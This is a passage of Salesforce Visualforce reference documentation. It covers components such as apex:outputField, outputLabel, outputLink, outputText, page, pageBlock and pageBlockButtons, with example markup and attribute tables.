            ApexPages.addMessages(ex);
        }
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, numberofemployees, numberoflocations__c from Account
            where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
globalOnly	Boolean	A Boolean value that specifies whether only messages that are not associated with any client ID are displayed. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the message component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
layout	String	The type of layout used to display the error messages. Possible values for this attribute include "list" or "table". If not specified, this value defaults to "list".		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the messages, used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
styleClass	String	The style class used to display the messages, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:outputField

A read-only display of a label and value for a field on a Salesforce object. An `<apex:outputField>` component respects the attributes of the associated field, including how it should be displayed to the user. For example, if the specified `<apex:outputField>` component is a currency field, the appropriate currency symbol is displayed. Likewise, if the `<apex:outputField>` component is a lookup field or URL, the value of the field is displayed as a link.

Note that if custom help is defined for the field in Setup, the field must be a child of an `<apex:pageBlock>` or `<apex:pageBlockSectionItem>`, and the Salesforce page header must be displayed for the custom help to appear on your Visualforce page. To override the display of custom help, use the `<apex:outputField>` in the body of an `<apex:pageBlockSectionItem>`.

The Rich Text Area data type can only be used with this component on pages running Salesforce.com API versions greater than 18.0.

Example

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid opportunity record in the URL.
For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Opportunity" tabStyle="Opportunity">
  <apex:pageBlock>
    <apex:pageBlockSection title="Opportunity Information">
      <apex:outputField value="{!opportunity.name}"/>
      <apex:outputField value="{!opportunity.amount}"/>
      <apex:outputField value="{!opportunity.closeDate}"/>
    </apex:pageBlockSection>
  </apex:pageBlock>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the output field component to be referenced by other components in the page.		10.0	global
label	String	A string value to be used as component label.		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the output field component, used primarily for adding inline CSS styles. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		10.0	global
styleClass	String	The style class used to display the output field component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the Salesforce field that is associated with this output field. For example, if you want to display an output field for an account's name field, use value="{!account.name}". You cannot associate this output field with a currency merge field if that field value is calculated using dated exchange rates.		10.0	global

apex:outputLabel

A label for an input or output field. Use this component to provide a label for a controller method that does not correspond to a field on a Salesforce object.

Example

```
<apex:outputLabel value="Checkbox" for="theCheckbox"/>
<apex:inputCheckbox value="{!inputValue}" id="theCheckbox"/>
```

The example above renders the following HTML:

```
<label for="theCheckbox">Checkbox</label>
<input id="theCheckbox" type="checkbox" name="theCheckbox" />
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
accesskey	String	The keyboard access key that puts the label and its associated field in focus.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If not specified, this value defaults to true. For example, the only way to add a ">" symbol to a label is by using the symbol's character escape sequence and setting escape="false". If you do not specify escape="false", the character escape sequence displays as written.		10.0	global
for	String	The ID of the component with which the label should be associated. When the label is in focus, the component specified by this attribute is also in focus.		10.0	global
id	String	An identifier that allows the label component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the label.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the label.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the label twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the label.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the label.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the label.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the label component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the label component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this label is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed as the label.		10.0	global

apex:outputLink

A link to a URL. This component is rendered in HTML as an anchor tag with an href attribute. Like its HTML equivalent, the body of an <apex:outputLink> is the text or image that displays as the link. To add query string parameters to a link, use nested <apex:param> components.

See also: <apex:commandLink>

Example

```
<apex:outputLink value="https://www.salesforce.com"
id="theLink">www.salesforce.com</apex:outputLink>
```

The example above renders the following HTML:

```
<a id="theLink" name="theLink" href="https://www.salesforce.com">www.salesforce.com</a>
```

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
accesskey	String	The keyboard access key that puts the link in focus. When the link is in focus, pressing the Enter key is equivalent to clicking the link.		10.0	global
charset	String	The character set used to encode the specified URL. If not specified, this value defaults to ISO-8859-1.		10.0	global
coords	String	The position and shape of the hot spot on the screen used for the output link (for use in client-side image maps). The number and order of comma-separated values depends on the shape being defined. For example, to define a rectangle, use coords="left-x, top-y, right-x, bottom-y". To define a circle, use coords="center-x, center-y, radius". To define a polygon, use coords="x1, y1, x2, y2, ..., xN, yN", where x1 = xN and y1 = yN. Coordinates can be expressed in pixels or percentages, and represent the distance from the top-left corner of the image that is mapped. See also the shape attribute.		10.0	global
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this link is displayed in a disabled state. If set to true, the field appears disabled because an HTML span tag is used in place of the normal anchor tag. If not specified, this value defaults to false.		10.0	global
hreflang	String	The base language for the resource referenced by this command link, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
id	String	An identifier that allows the outputLink component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the output link.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the output link.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the output link twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the output link.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the output link.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the output link.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rel	String	The relationship from the current document to the URL specified by this command link. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications .		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rev	String	The reverse link from the URL specified by this command link to the current document. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications .		10.0	global
shape	String	The shape of the hot spot in client-side image maps. Valid values are default, circle, rect, and poly. See also the coords attribute.		10.0	global
style	String	The style used to display the output link component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the output link component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this link is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
target	String	The name of the frame where the resource retrieved by this command link is displayed. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
type	String	The MIME content type of the resource designated by this output link. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more information, including a complete list of possible values, see the W3C specifications .		10.0	global
value	Object	The URL used for the output link.		10.0	global

apex:outputPanel

A set of content that is grouped together, rendered with an HTML `` tag, `<div>` tag, or neither. Use an `<apex:outputPanel>` to group components together for AJAX refreshes.

Span Example

```
<!-- Spans do not add any additional formatting to the body of the outputPanel. -->
<apex:outputPanel id="thePanel">My span</apex:outputPanel>
```

The example above renders the following HTML:

```
<span id="thePanel">My span</span>
```

Div Example

```
<!-- Divs place the body of the outputPanel within the equivalent of an HTML paragraph tag. -->
<apex:outputPanel id="thePanel" layout="block">My div</apex:outputPanel>
```

The example above renders the following HTML:

```
<div id="thePanel">My div</div>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
id	String	An identifier that allows the outputPanel component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
layout	String	The layout style for the panel. Possible values include "block" (which generates an HTML div tag), "inline" (which generates an HTML span tag), and "none" (which does not generate an HTML tag). If not specified, this value defaults to "none". However, if layout is set to "none", for each child element with the rendered attribute set to "false", the outputPanel generates a span tag, with the ID of each child, and a style attribute set to "display:none". Thus, while the content is not visible, JavaScript can still access the elements through the DOM ID.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the output panel.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the output panel twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the output panel.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the output panel.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the outputPanel component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the outputPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet..		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:outputText

Displays text on a Visualforce page. You can customize the appearance of <apex:outputText> using CSS styles, in which case the generated text is wrapped in an HTML tag. You can also escape the rendered text if it contains sensitive HTML and XML characters. This component does take localization into account.

Use with nested param tags to format the text values, where {n} corresponds to the n-th nested param tag. The value attribute supports the same syntax as the MessageFormat class in Java. See [the MessageFormat class JavaDocs](#) for more information.

Warning: Encrypted custom fields that are embedded in the <apex:outputText> component display in clear text. The <apex:outputText> component doesn't respect the View Encrypted Data permission for users. To prevent showing sensitive information to unauthorized users, use the <apex:outputField> tag instead.

Basic formatting example

```
<apex:page>
  <apex:outputText style="font-style:italic" value="This is {0} text with {1}.">
    <apex:param value="my"/>
    <apex:param value="arguments"/>
  </apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
<span id="theText" style="font-style:italic">This is my text with arguments.</span>
```

Date formatting example

```
<apex:page>
  <apex:outputText value="The unformatted time right now is: {!NOW()}" />
  <br/>
  <apex:outputText value="The formatted time right now is:
    {0,date,yyyy.MM.dd G 'at' HH:mm:ss z}" />
```



```
<apex:param value="{!NOW()}" />
</apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
The unformatted time right now is: 11/20/2004 3:49 PM
<br />
The formatted time right now is: 2004.11.20 AD at 23:49:02 GMT
```

Currency formatting example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IeChM is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IeChM
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
It is worth:
<apex:outputText value="{0, number, 000,000.00}">
    <apex:param value="{!Account.AnnualRevenue}" />
</apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
It is worth: 500,000,000.00
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you do not specify escape="false", the character escape sequence displays as written. Be aware that setting this value to "false" may be a security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.		10.0	global
id	String	An identifier that allows the outputText component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the output text		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the outputText component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the outputText component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed when this component is rendered. This value supports the same syntax as the MessageFormat class in Java. For more information on the MessageFormat class, see http://java.sun.com/j2se/1.4.2/docs/api/java/text/MessageFormat.html .		10.0	global

apex:page

A single Visualforce page. All pages must be wrapped inside a single page component tag.

Example

```
<!-- Page: -->
<apex:page renderAs="pdf">
  <style> body { font-family: Arial Unicode MS; } </style>
  <h1>Congratulations</h1>
  <p>This is your new PDF</p>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
action	ApexPages.Action	The action method invoked when this page is requested by the server. Use expression language to reference an action method. For example, action="{!doAction}" references the doAction() method in the controller. If an action is not specified, the page loads as usual. If the action method returns null, the page simply refreshes. This method will be called before the page is rendered and allows you to optionally redirect the user to another page. This action should not be used for initialization.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
apiVersion	double	The version of the Force.com Web Services API used to render and execute the page.		10.0	global
cache	Boolean	A Boolean value that specifies whether the browser should cache this page. If set to true, the browser caches the page. If not specified, this value defaults to false. For Force.com Sites pages, if this attribute is not specified, this value defaults to true. For details on caching site pages, see "Caching Force.com Sites Pages" in the Salesforce online help.		10.0	global
contentType	String	The MIME content type used to format the rendered page. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more information, including a complete list of possible values, see the W3C specifications . You can also define the filename of the rendered page by appending a # followed by the file name to the MIME type. For example, "application/vnd.ms-excel#contacts.xls". Note: some browsers will not open the resulting file unless you specify the filename and set the cache attribute on the page to "true".		10.0	global
controller	String	The name of the custom controller class written in Apex used to control the behavior of this page. This attribute cannot be specified if the standardController attribute is also present.		10.0	global
docType	String	The HTML document type definition (DTD), or doctype, that describes the structure of the rendered page. If not specified, this value defaults to "html-4.01-transitional", which results in a doctype of <code><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"></code> . Possible values for this attribute include "html-4.01-strict", "xhtml-1.0-transitional", "xhtml-1.1-basic", and "html-5.0", among others. For more information about HTML doctype declarations, see the W3C specifications .		23.0	
expires	Integer	The expiration period for the cache attribute in seconds. If the cache attribute is set to true, but this attribute is not specified, this value defaults to zero. For Force.com Sites pages, if cache is not set to false, this value defaults to 600 seconds. For details on caching site pages, see "Caching Force.com Sites Pages" in the Salesforce online help.		14.0	
extensions	String	The name of one or more custom controller extensions written in Apex that add additional logic to this page.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier for the page that allows it to be referenced by other components in the page.		10.0	global
label	String	The label that is used to reference the page in Salesforce setup tools.		10.0	global
language	String	The language used to display labels that have associated translations in Salesforce. This value overrides the language of the user viewing the page. Possible values for this attribute include any language keys for languages supported by Salesforce, for example, "en" or "en-US".		10.0	global
name	String	The unique name that is used to reference the page in the Force.com Web Services API.		10.0	global
pageStyle	String	The pageStyle attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
readOnly	Boolean	A Boolean value that enables read-only mode for a Visualforce page. In read-only mode, a page may not execute any DML operations, but the limit on the number of records retrieved is relaxed from 50,000 to 1 million rows. If not specified, this value defaults to false.		23.0	
recordSetName	String	The recordSetName attribute was deprecated in Salesforce API version 16.0 and has no effect on the page. Use recordSetVar instead.		14.0	
recordSetVar	String	This attribute indicates that the page uses a set oriented standard controller. The value of the attribute indicates the name of the set of records passed to the page. This record set can be used in expressions to return values for display on the page or to perform actions on the set of records. For example, if your page is using the standard accounts controller, and recordSetVar is set to "accounts", you could create a simple pageBlockTable of account records by doing the following: <code><apex:pageBlockTable value="{!accounts}" var="a"><apex:column value="{!a.name}"/></apex:pageBlockTable></code>		14.0	
renderAs	String	The name of any supported content converter. Currently pdf is the only supported content converter. Setting this attribute to pdf renders the page as a pdf. Rendering a Visualforce page as a PDF is intended for pages that are designed and optimized for print. Standard components which are not easily formatted for print or contain form elements like inputs, buttons, any component that requires JavaScript to be formatted, should not be used. This includes but is not limited to, any component that requires a form element. Verify the format of your rendered page before deploying it. If the PDF fails to display all the characters, adjust the fonts in your CSS to use a font that supports your needs. For example, <code><apex:page renderas="pdf"> <style> body { font-family:</code>		13.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		Arial Unicode MS; } </style> Note that the pageBlock and sectionHeader components do not support double-byte fonts when rendered as a PDF.			
rendered	Boolean	A Boolean value that specifies whether the page is rendered. If not specified, this value defaults to true.		10.0	global
setup	Boolean	A Boolean value that specifies whether the page should use the style of a standard Salesforce setup page. If true, setup styling is used. If not specified, this value defaults to false.		10.0	global
showHeader	Boolean	A Boolean value that specifies whether the Salesforce tab header is included in the page. If true, the tab header is displayed. If not specified, this value defaults to true.		10.0	global
sidebar	Boolean	A Boolean value that specifies whether the standard Salesforce sidebar is included in the page. If true, the sidebar is displayed. If not specified, this value defaults to true.		10.0	global
standardController	String	The name of the Salesforce object that is used to control the behavior of this page. This attribute cannot be specified if the controller attribute is also present.		10.0	global
standardStylesheets	Boolean	A Boolean value that specifies whether the standard Salesforce stylesheets are added to the generated page header if the showHeader attribute is set to false. If set to true, the standard stylesheets are added to the generated page header. If not specified, this value defaults to false. By setting this to false, components that require Salesforce.com CSS may not display correctly, and their styling may change between releases.		11.0	global
tabStyle	String	The Salesforce object or custom Visualforce tab that controls the color, styling, and selected tab for this page. If using a custom object, the attribute must be specified with the developer name for the object. For example, to use the styling associated with MyCustomObject, use tabStyle="MyCustomObject__c". If a standard controller is specified, this defaults to the style of the associated controller; if a custom controller is defined, this defaults to the Home tab (if a custom controller). To use a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word tab. For example, to use the styling of a Visualforce tab with the name Source and a label Sources, use tabStyle="Source__tab".		10.0	global
title	String	The title of the page as displayed in the browser. Note, when you are editing a page in developer mode, the page title will not be displayed.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
wizard	Boolean	A Boolean value that specifies whether the page should use the style of a standard Salesforce wizard page. If true, wizard styling is used. If not specified, this value defaults to false.		10.0	global

apex:pageBlock

An area of a page that uses styling similar to the appearance of a Salesforce detail page, but without any default content.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: -->
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:inputField value="{!account.name}"/>
        <apex:inputField value="{!account.site}"/>
        <apex:inputField value="{!account.type}"/>
        <apex:inputField value="{!account.accountNumber}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
helpTitle	String	The text that displays when a user hovers the mouse over the help link for the page block. If specified, you must also provide a value for helpURL. Note that if a value for a header facet is included in the pageBlock, this attribute is ignored.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
helpUrl	String	The URL of a webpage that provides help for the page block. When this value is specified, a help link appears in the upper right corner of the page block. If specified, you must also provide a value for helpTitle. Note that if a value for a header facet is included in the pageBlock, this attribute is ignored.		12.0	global
id	String	An identifier that allows the pageBlock component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
mode	String	The default user mode for the pageBlock component's child elements. This value determines whether lines are drawn separating field values. Possible values are: "detail", in which data is displayed to the user with colored lines; "maindetail", in which data is displayed to the user with colored lines and a white background, just like the main detail page for records; and "edit", in which data is displayed to the user without field lines. If not specified, this value defaults to "detail". These lines have nothing to do with requiredness, they are merely visual separators, that make it easier to scan a detail page.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
tabStyle	String	The Salesforce object or custom Visualforce tab that controls the color scheme of the page block. If not specified, this value defaults to the style of the page. If using a Salesforce object, the attribute must be specified with the developer name for the object. For example, to use the styling associated with MyCustomObject, use tabStyle="MyCustomObject__c". To use a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word tab. For example, to use the styling of a Visualforce tab with the name Source, use tabStyle="Source__tab".		10.0	global
title	String	The text displayed as the title of the page block. Note that if a header facet is included in the body of the pageBlock component, its value overrides this attribute.		10.0	global

Facets

Facet Name	Description	API Version
footer	The components that appear at the bottom of the page block. If specified, the content of this facet overrides any pageBlockButton components in the pageBlock. Note that the order in which a footer facet appears in the body of a pageBlock component does not matter, because any facet with name="footer" will control the appearance of the bottom block.	10.0
header	The components that appear in the title bar of the page block. If specified, the content of this facet overrides the pageBlock title tab, any pageBlockButton components, and the value of the helpTitle and helpURL attributes in the pageBlock. Note that the order in which a header facet appears in the body of a pageBlock component does not matter, because any facet with name="header" will control the appearance of the title.	10.0

apex:pageBlockButtons

A set of buttons that are styled like standard Salesforce buttons. This component must be a child component of an `<apex:pageBlock>`.

Note that it is not necessary for the buttons themselves to be direct children of the `<apex:pageBlockButtons>` component—buttons that are located at any level within an `<apex:pageBlockButtons>` component are styled appropriately.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:inputField value="{!account.name}"/>
        <apex:inputField value="{!account.site}"/>
        <apex:inputField value="{!account.type}"/>
        <apex:inputField value="{!account.accountNumber}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		11.0	global
id	String	An identifier that allows the pageBlockButtons component to be referenced by other components in the page.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		11.0	global
location	String	The area of the page block where the buttons should be rendered. Possible values include "top", "bottom", or "both". If not specified, this value defaults to "both". Note that if a pageBlock header facet is defined, the facet overrides the buttons that would normally appear at the top of the page block. Likewise if a pageBlock footer facet is defined, the facet overrides the buttons that would normally appear at the bottom of the page block.		11.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks anywhere in the pageBlockButtons component		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the pageBlockButtons component twice.		11.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the pageBlockButtons component.		11.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the pageBlockButtons component.		11.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		11.0	global
